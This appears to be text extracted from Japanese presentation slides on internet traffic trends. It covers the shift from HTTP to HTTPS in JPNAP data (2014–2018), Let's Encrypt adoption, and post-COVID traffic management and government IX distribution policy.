


2018年：JPNAPのトラフィックデータより（一部）




2017年

tcp443の割合がtcp80を完全に逆転



2016年


tcp443とtcp80の割合がほぼ一緒程度になってきた



2015年

TCP80の割合が多い


特に早朝帯の人が寝ている時間はTCP80の割合が増加



2014年


約8割はTCP80

2014年～2016年、80->443へのTransitionが顕著に



Chrome で HTTPS 経由で読み込まれたページの割合 (国 / 地域別)


現在90%以上。最近の伸びは緩やかな増加傾向



<https://transparencyreport.google.com/https/>

HTTPS化の加速

- Let's Encryptの普及（無料で**3億**以上の有効なSSL証明書発行）
 - 有効期限が90日なので更新が必要だが、自動更新もある
- 通信がセキュアになる（見えなくなっていく）
- Google
 - HTTPS 優先でランキング シグナルに反映
 - 最新のChromeではアドレスバーに表示
 - 保護された通信【HTTPS対応】
 - 保護されていない通信【HTTPS非対応】
- リファラの取得もHTTPS化へ
 - 異なるサイトに一部のみ送信などの実装




<https://letsencrypt.org/ja/stats/>

ウィズコロナ・アフターコロナ時代に向けて

- ■ 増加し続けるトラフィックへの対応、リモートワークや在宅中心の環境への対応
 - 通信設備の増強、集中するボトルネックポイントの分散化
 - IBO対応等によるトラフィックオフロード
- ■ オンラインイベントのトラフィック増加要因の把握と共有
 - 増加理由の把握と流量予測
 - マルチステークホルダー連携によるボトルネックの継続把握
(CONNECT協議会での情報連携)
- ■ ピークトラフィックの重なるの平準化・分散化、デファクトへ
 - ゲームのDLトラフィックの分散化
 - 同時に複数のイベントが重複しないような仕組みづくり

CONNECT協議会連携

- ・東京オリンピック
- ・北京オリンピック
- ・Amazon Prime ボクシング配信
- ・サッカーワールドカップ2022





通信事業者としてのトラフィック流通効率化の施策を推進

最も公共性の高いインターネット通信インフラのトラフィック未来予測を実現していきたい

(1) 「新たな日常」を支えるIX（インターネットエクスチェンジ）・データセンターの地域分散等

- 「新たな日常」により、インターネットは日常生活・経済活動に一層不可欠となっているところ、急増（コロナ禍前に比して2倍増）するトラフィックに対し、政策的対応が必要。
- そのため、インターネットトラフィックの交換拠点（IX）の地域分散やインターネットトラフィック予測の技術的実証を進めるとともに、データセンター（DC）の通信環境等に配慮した地方立地促進のための調査などを実施。

【予算】インターネットトラフィック流通効率化等促進事業 8.5億円（2年度3次補正 10.0億円）



総務省 | 次なる時代を切り拓く活力ある地域社会の実現(総務省重点施策2022)より

